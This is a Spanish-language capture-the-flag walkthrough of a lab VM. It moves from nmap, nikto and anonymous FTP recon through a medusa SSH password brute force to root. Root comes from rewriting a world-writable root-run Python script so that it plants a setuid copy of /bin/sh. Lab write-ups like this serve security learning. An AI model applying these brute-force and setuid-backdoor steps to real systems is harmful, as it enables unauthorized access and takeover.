
nmap con los puertos más comunes

```
┌──(paula㉿kali)-[~]
└─$ nmap -F 192.168.177.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-08 19:41 CET
Nmap scan report for 192.168.177.2
Host is up (0.0011s latency).
Not shown: 99 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 192.168.177.132
Host is up (0.0014s latency).
All 100 scanned ports on 192.168.177.132 are in ignored states.
Not shown: 100 closed tcp ports (conn-refused)

Nmap scan report for 192.168.177.141
Host is up (0.0014s latency).
Not shown: 97 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 256 IP addresses (3 hosts up) scanned in 16.39 seconds

┌──(paula㉿kali)-[~]
```


nikto, vemos que puede ser útil /secret/

```
┌──(paula㉿kali)-[~]
└─$ nikto -h 192.168.177.141
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.177.141
+ Target Hostname:    192.168.177.141
+ Target Port:        80
+ Start Time:         2024-02-08 19:46:04 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/
Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerab
ilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/secret/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigge
r.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/G
lossary/Robots.txt
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x
branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /secret/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsread
me/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8103 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2024-02-08 19:46:37 (GMT1) (33 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

vamos a investigar la página web



entramos a /secret/ obtenido gracias a nikto



investigamos por ftp y cogemos el lol.pcap

```
┌──(paula㉿kali)-[~]
└─$ ftp 192.168.177.141
Connected to 192.168.177.141.
220 (vsFTPd 3.0.2)
Name (192.168.177.141:paula): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||27079|).
150 Here comes the directory listing.
-rwxrwxrwx    1 1000     0         8068 Aug 09  2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
229 Entering Extended Passive Mode (|||43899|).
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
100% |***********************************************************************|  8068        2.19 MiB/s    00:00 ETA
226 Transfer complete.
8068 bytes received in 00:00 (1.53 MiB/s)
```


strings a lol.pcap

```
┌──(paula㉿kali)-[~]
└─$ strings lol.pcap
Linux 3.12-kali1-486
Dumpcap 1.10.2 (SVN Rev 51934 from /trunk-1.10)
eth0
host 10.0.0.6
Linux 3.12-kali1-486
220 (vsFTPd 3.0.2)
"USER anonymous
331 Please specify the password.
PASS password
230 Login successful.
SYST
215 UNIX Type: L8
PORT 10,0,0,12,173,198
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Aug 10 00:38 secret_stuff.txt
226 Directory send OK.
TYPE I
W200 Switching to Binary mode.
PORT 10,0,0,12,202,172
g>      @
W200 PORT command successful. Consider using PASV.
RETR secret_stuff.txt
W150 Opening BINARY mode data connection for secret_stuff.txt (147 bytes).
WWell, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P
Sucks, you were so close... gotta TRY HARDER!
W226 Transfer complete.
TYPE A
O200 Switching to ASCII mode.
{PORT 10,0,0,12,172,74
O200 PORT command successful. Consider using PASV.
{LIST
O150 Here comes the directory listing.
O-rw-r--r--    1 0        0             147 Aug 10 00:38 secret_stuff.txt
O226 Directory send OK.
{QUIT
```

y se encontró este mensaje

```
W150 Opening BINARY mode data connection for secret_stuff.txt (147 bytes).
WWell, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P
Sucks, you were so close... gotta TRY HARDER!
W226 Transfer complete.
```


vamos a sup3rs3cr3rdirlol, descargamos el archivo roflmao




strings a roflmao, encontramos una nota

```
┌──(paula㉿kali)-[~/Downloads]
└─$ strings roflmao
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
[^_]
Find address 0x0856BF to proceed
;*2$"
GCC: (Ubuntu 4.8.2-19ubuntu1) 4.8.2
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
```


lo ponemos en el navegador




entramos a good_luck y dentro esta which_one_lol.txt



wget de ese .txt



dentro del otro archivo esta el Pass.txt que en realidad no contiene nada relevante en el navegador



tengo problemas al escribir el comando medusa -U which_one_lol.txt -p Pass.txt -h 192.168.177.141 -M ssh porque no me detecta el puerto 22

he empezado otra vez de cero con conexión host only

```
┌──(paula㉿kali)-[~]
└─$ nmap -F 192.168.131.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-09 12:22 CET
Nmap scan report for 192.168.131.128
Host is up (0.00074s latency).
All 100 scanned ports on 192.168.131.128 are in ignored states.
Not shown: 100 closed tcp ports (conn-refused)

Nmap scan report for 192.168.131.133
Host is up (0.0016s latency).
Not shown: 97 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 256 IP addresses (2 hosts up) scanned in 21.57 seconds
```

pude hacer ahora un ataque de fuerza bruta con medusa con buenos resultados

```
┌──(paula㉿kali)-[~]
└─$ medusa -h 192.168.131.133 -U which_one_lol.txt -p 'Pass.txt' -M ssh -r 5
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: maleus (1 of 10, 0 complete) Password: Pass
.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: ps-aux (2 of 10, 1 complete) Password: Pass
.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: felux (3 of 10, 2 complete) Password: Pass.
txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: Eagle11 (4 of 10, 3 complete) Password: Pas
s.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: genphlux < -- Definitely not this one (5 of
 10, 4 complete) Password: Pass.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: usmc8892 (6 of 10, 5 complete) Password: Pa
ss.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: blawrg (7 of 10, 6 complete) Password: Pass
.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: wytshadow (8 of 10, 7 complete) Password: P
ass.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: vis1t0r (9 of 10, 8 complete) Password: Pas
s.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: overflow (10 of 10, 9 complete) Password: P
ass.txt (1 of 1 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.131.133 User: overflow Password: Pass.txt [SUCCESS]
```

pude conectarme al objetivo a través de ssh

```
┌──(paula㉿kali)-[~]
└─$ medusa -h 192.168.131.133 -U which_one_lol.txt -p 'Pass.txt' -M ssh -r 5
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: maleus (1 of 10, 0 complete) Password: Pass
.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: ps-aux (2 of 10, 1 complete) Password: Pass
.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: felux (3 of 10, 2 complete) Password: Pass.
txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: Eagle11 (4 of 10, 3 complete) Password: Pas
s.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: genphlux < -- Definitely not this one (5 of
 10, 4 complete) Password: Pass.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: usmc8892 (6 of 10, 5 complete) Password: Pa
ss.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: blawrg (7 of 10, 6 complete) Password: Pass
.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: wytshadow (8 of 10, 7 complete) Password: P
ass.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: vis1t0r (9 of 10, 8 complete) Password: Pas
s.txt (1 of 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.131.133 (1 of 1, 0 complete) User: overflow (10 of 10, 9 complete) Password: P
ass.txt (1 of 1 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.131.133 User: overflow Password: Pass.txt [SUCCESS]
```

entramos con la contraseña Pass.txt

```
┌──(paula㉿kali)-[~]
└─$ ssh overflow@192.168.131.133
overflow@192.168.131.133's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Feb  9 03:38:00 2024 from 192.168.131.128
Could not chdir to home directory /home/overflow: No such file or directory
```

se puso el comando find / -perm -o+w

```
$ find / -perm -o+w
```

se encontró interesante /lib/log/cleaner.py, entramos con nano y modificamos el try

```
GNU nano 2.2.6                    File: /lib/log/cleaner.py

#!/usr/bin/env python
import os
import sys
try:
        os.system('usermod -aG sudo overflow')
except:
        sys.exit()
```

enumeramos las versiones OS y encontramos posibles exploits

```
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.1 LTS
Release:        14.04
Codename:       trusty
```

vimos que corre la versión 14.04 de Ubuntu, vamos a buscar un exploit para esa versión

```
┌──(paula㉿kali)-[~]
└─$ searchsploit 14.04
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                | Path
---------------------------------------------------------------------------------------------------------------
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation                       | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation                                   | linux/local/36782.sh
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25               | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) -                | linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Ac               | linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Loca               | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Loca               | linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi               | linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalati               | linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Pr               | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race C               | windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Es               | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin)                | linux/local/47169.c
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC)                              | linux/dos/37777.txt
Seagate Central 2014.0410.0026-F - Remote Command Execution                                   | hardware/remote/37184.py
Seagate Central 2014.0410.0026-F - Remote Facebook Access Token                               | hardware/webapps/37185.py
Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Escalatio                | linux/local/41762.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation                     | linux/local/36820.txt
WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow                                   | linux/local/44204.md
---------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

no pude descargar el exploit vía wget

vamos a intentar poner de otra manera el cleaner.py

```
GNU nano 2.2.6          File: /lib/log/cleaner.py                Modified

#!/usr/bin/env python
import os
import sys
try:
        os.system('cp /bin/sh /tmp/sh')
        os.system('chmod u+s /tmp/sh')
except:
        sys.exit()
```

entramos, pasamos a tmp y vemos que está el sh, entramos a root y ahi está el .txt con la flag

```
┌──(paula㉿kali)-[~]
└─$ ssh overflow@192.168.131.133
overflow@192.168.131.133's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Feb  9 04:48:35 2024 from 192.168.131.128
Could not chdir to home directory /home/overflow: No such file or directory
$ python -c 'import pty;pty.spawn("/bin/bash")'
overflow@troll:/$ cd /tmp
overflow@troll:/tmp$ ./sh
# id
uid=1002(overflow) gid=1002(overflow) euid=0(root) groups=0(root),1002(overflow)
# cd /root
# ls
proof.txt
# cat proof.txt
Good job, you did it!


702a8c18d29c6f3ca0d99ef5712bfbdc
```